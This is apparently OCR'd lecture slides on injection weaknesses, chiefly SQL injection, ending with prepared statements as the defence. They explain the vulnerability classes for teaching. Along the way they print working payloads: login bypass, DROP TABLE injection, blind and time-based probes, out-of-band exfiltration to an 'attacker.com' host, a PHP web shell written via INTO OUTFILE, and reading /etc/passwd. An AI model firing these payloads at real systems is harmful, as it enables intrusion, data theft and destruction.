
- Make a query and use the data directly
- If an attacker breaches the database, it may use it to move laterally



Common pitfalls

Ignoring/not knowing how data is used externally

- Using external data to call a bash command or include a file
- Tools called may allow a wide range of options, some with exec capabilities
  - `-exec` in `find`
  - `ProxyCommand` in `ssh`
  - `–checkpoint-action=` in `tar`
  - LOLBAS: https://lolbas-project.github.io
  - GTFOBins: https://gtfobins.github.io



Child CWEs

CWE-75 Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)

CWE-77 Improper Neutralization of Special Elements used in a Command ('Command Injection')

CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

CWE-91 XML Injection (aka Blind XPath Injection)

CWE-93 Improper Neutralization of CRLF Sequences ('CRLF Injection')

CWE-94 Improper Control of Generation of Code ('Code Injection')

CWE-99 Improper Control of Resource Identifiers ('Resource Injection')

CWE-943 Improper Neutralization of Special Elements in Data Query Logic


CWE-1236 Improper Neutralization of Formula Elements in a CSV File

Child CWEs & MITRE TOP 25


Rank	ID	Name
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[3]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[5]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[6]	CWE-20	Improper Input Validation
[16]	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
[23]	CWE-94	Improper Control of Generation of Code ('Code Injection')

2023 CWE Top 25 Most Dangerous Software Weaknesses
https://cwe.mitre.org/top25/archive/2023/2023_top25_list.html

CWE – 89
SQL Injection



Role of Databases



Server state

Information in the database is expected to have ACID properties

- **A**tomicity: transactions are either completed or not
- **C**onsistency: the database is in a valid state
- **I**solation: a transaction is made in a isolated context, until a final commit
- **D**urability: after a commit a change is persisted

Database Management System (DBMS) provide these properties

- Through a communication interface using a structured language

Applications rely on it, and keep up the data model and access pattern predictable

- Only specific tasks (queries) are predicted as part of the operational logic
- Access to some queries may be restricted (delete users, access data…)

Data structure

Data is organized in databases

Databases contain tables

Tables contain are organized with columns

Tables contain rows with values

Database: onlineshop
Table: users

Column name

id	username	name	email	password
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	alice@xpto.com	Winner2016!
3	bob	Bob	bob@xpto.com	#benfica_ftw#

Data row

Column

SQL: Structured Query Language

id	username	name	email	password
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	alice@xpto.com	Winner2016!
3	bob	Bob	bob@xpto.com	#benfica_ftw#

```
1.  SELECT * FROM Users WHERE username = ‘alice’;

2.  UPDATE Users SET email = ‘alice@domain.com’ WHERE username = ‘alice’;

3.  INSERT INTO Users VALUES(4, ‘peter’, ‘Peter’, ‘peter@xpto.com’, ‘sdf234raf’)

4.  DROP TABLE Users;

5.  -- This is a comment
```

SQL: Structured Query Language

id	username	name	email	password
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	alice@xpto.com	Winner2016!
3	bob	Bob	bob@xpto.com	#benfica_ftw#

User provided

```
1.  SELECT * FROM Users WHERE username = ‘alice’;

2.  UPDATE Users SET email = ‘alice@domain.com’ WHERE username = ‘alice’;

3.  INSERT INTO Users VALUES(4, ‘peter’, ‘Peter’, ‘peter@xpto.com’, ‘sdf234raf’)

4.  DROP TABLE Users;

5.  -- This is a comment
```

SQL: Structured Query Language

id	username	name	email	password
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	alice@xpto.com	Winner2016!
3	bob	Bob	bob@xpto.com	#benfica_ftw#

Command
(Server controlled, task related)

```
1.  SELECT * FROM Users WHERE username = ‘alice’;

2.  UPDATE Users SET email = ‘alice@domain.com’ WHERE username = ‘alice’;

3.  INSERT INTO Users VALUES(4, ‘peter’, ‘Peter’, ‘peter@xpto.com’, ‘sdf234raf’)

4.  DROP TABLE Users;

5.  -- This is a comment
```

SQL: Structured Query Language


id	username	name	email	password
1	admin	Administrator	admin@xpto.com	F5-afd5?df34G3#!
2	alice	Alice	alice@xpto.com	Winner2016!
3	bob	Bob	bob@xpto.com	#benfica_ftw#

Structure
(Server controlled, task related)

```
1.  SELECT * FROM Users WHERE username = 'alice';

2.  UPDATE Users SET email = 'alice@domain.com' WHERE username = 'alice';

3.  INSERT INTO Users VALUES(4, 'peter', 'Peter', 'peter@xpto.com', 'sdf234raf')

4.  DROP TABLE Users;

5.  -- This is a comment
```

Using SQL

I have no proof that the actual code is like presented. This is an example!!



Form provides two fields: username and password

- Both are controlled by external entities (users)


Objective:

- Check if the username and password provided exist in the database
- Obtain the user data if it exists, and move to authorization phase
- Otherwise, do not authenticate and provide an error.

Vulnerable validation code (PHP):

```
$result = mysql_query("SELECT * FROM Users
    WHERE(username='$username' AND password='$password');");
```

Exploiting SQLi




```
$result = mysql_query(“ SELECT * FROM Users
      WHERE(username=‘john’ AND password=‘abc’);”);
```

It will fail because the <username,password> don’t match and no result is provided.

Exploiting SQLi

Utilizador

```
john’ or 1=1); --
```

Palavra-passe

```
abc
```

```
$result = mysql_query(“ SELECT * FROM Users
    WHERE(username=‘john’ or 1=1); -- ’ AND password=‘abc’);”);
```

Exploiting SQLi

Utilizador

```
john’ or 1=1); --
```

Palavra-passe

```
abc
```

```
$result = mysql_query(“ SELECT * FROM Users
    WHERE(username=‘john’ or 1=1); -- ’ AND password=‘abc’);”);
```

It will be successful because 1=1 is always true

- The username is ignored because the second part is always true
- The remaining of the query is ignored due to the comment

Exploiting SQLi

Utilizador


```
’ or 1=1); DROP TABLE Users; --
```

Palavra-passe

```
a
```

```
$result = mysql_query(“ SELECT * FROM Users
    WHERE(username=‘’ or 1=1);DROP TABLE Users; --’ AND password=‘a’);”);
```

Exploiting SQLi




```
$result = mysql_query(“ SELECT * FROM Users
      WHERE(username=‘’ or 1=1);DROP TABLE Users; --’ AND password=‘a’);”);
```

Two queries may be executed:

- SELECT which returns all users
- DROP TABLE Users, which effectively deletes the Table

Things to consider

After a SQL Injection is possible, <u>the user controls the execution flow</u>

- Extract, insert, update, delete data, drop tables, etc…

SQL Injection can be leveraged to other attacks

- Injecting a payload that will exploit other vulnerability in a different system
  - XSS, XXE, Buffer Overflow, LFI, RCE, etc…

Different DBMS have obscure features

- Variables and specific reserved words: `@@version`
- Execute commands: EXEC

Many DBMS allow file IO!

- `SELECT “<?php system($_GET[\'c\']); ?>” INTO OUTFILE “/var/www/s.php”`
- `SELECT LOAD_FILE(“/etc/passwd”)`


IMPALA LTZ
First in Flight
'OR 0='0
NORTH CAROLINA

The NULL plate

Full defcon talk
https://www.youtube.com/watch?v=TwRE2QK1Ibc

Security researcher acquires two license plates

- NULL for his car, VOID for his wife
- Idea was for driveway to always be NULL or VOID

Triggered an Injection vulnerability

- Got a small $30 ticket
- Started getting tickets, up to +$12K in wrongly issued fines
- Some tickets were related to violations 2y before the license plate was issued

Relevant bits

- User provided an image, not a textual form of data
- Issued happened after the Automatic License Plate Recognition software
  - An internal process feeding data to other processes

SQLi types: In Band (Classic)

Payload is provided and result is determined directly

- E.g. user is logged in, data is obtained, tables are deleted

In band means that the result arrives from the same channel used to provide the payload

As seen previously in the examples

SQLi types: In Band - Error Based

Relies in the existence of an error returned by the server

- Detecting the existence of a SQLi only requires the creation of a syntax error: ‘

Used when the service executes a query, but doesn’t provide enough information for directly grabbing the data

Detection using a single quote: `http://site.com/items.php?id=2’`

Or extracting data: id=2 OR CAST(NULLIF(CURRENT_USER, ‘admin') AS INT)

- If CURRENT_USER is ‘admin’, NULL is returned, and can be CAST to INT
- If CURRENT_USER is not ‘admin’, ‘admin’ is returned, and an error is triggered

SQLi types: In Band - Union Based

Exploits the UNION operator to extract data from other tables

Why? Query is restricted to a set of tables before the area where a payload may be injected

```
SELECT Users.name,Address.street from Users,Address where
  Users.address_id = Address.id and Users.name = $name
```

Payload for $name will use the form: UNION(SELECT * from Products)

- Table `Products` will be brought into the query

SQLi types: Blind (Inferential)

Inferential / Blind exploitation occur when the SQLi still occurs, but its result is not provided to the attacker

- Because developers blocked debug information
- Because the vulnerability is a simple query

Existence of a SQLi is determined <u>by a change</u> in the service behavior

- Without the existence of an error
- Without exploiting forms or logins

SQLi types: Blind – Content Based

Detected using payloads with forced Boolean results

(Always True or Always False)

Standard request: http://site.com/items.php?id=2

- Always true: `http://site.com/items.php?id=2 and 1=1`
- Always false: `http://site.com/items.php?id=2 and 1=2`

If system is vulnerable requests <u>will yield different results</u>

- Always true: will return article 2 because `id=2 and True` is equivalent to **`id=2`**
- Always false: will fail because `id=2 and False` is always false

SQLi types: Blind – Time Based

Detected using payloads that time a determined time to execute

Standard request: http://site.com/items.php?id=2

- Less time: `http://site.com/items.php?id=`**`2 and waitfor delay '00:00:01' --`**
- More time: `http://site.com/items.php?id=`**`2 and waitfor delay '00:00:05' --`**

If system is vulnerable requests <u>will take predictable time</u>

- Less time: will take the normal duration plus **1** second
- Less time: will take the normal duration plus **5** seconds

SQLi types: Out of band

Result and data is exfiltrated from additional channels

- Data, or the query status is registered in a resource available to the attacker

DNS: `SELECT LOAD_FILE(CONCAT('\\\\', (SELECT username FROM Users), '.attacker.com’));`

- A DNS query will be made to username.attacker.com

SMB Share: `SELECT * FROM USERS INTO OUTFILE '\\host\share\out.txt’`

- A file named `out.txt` is written to a server controlled by the attacker

HTTP Dir: `SELECT * FROM USERS INTO OUTFILE '/var/www/out.txt’`

- File `out.txt` is written to a directory made available through HTTP

SQL Injection - Avoiding

Sanitize data

- If the product id is an Int, validate the value before issuing a request
- Filter out invalid characters (but this has limited success!)

Use Prepared Statements

- Clear separation between structure and data
- Data cannot alter SQL query structure

SQL Injection – Prepared Statements Java

```
String firstname = req.getParameter("firstname");
String lastname = req.getParameter("lastname");

String query = "SELECT id, firstname, lastname FROM authors WHERE forename = ?
and surname = ?";

PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, firstname );
pstmt.setString( 2, lastname );

try
{
    ResultSet results = pstmt.execute( );
}
```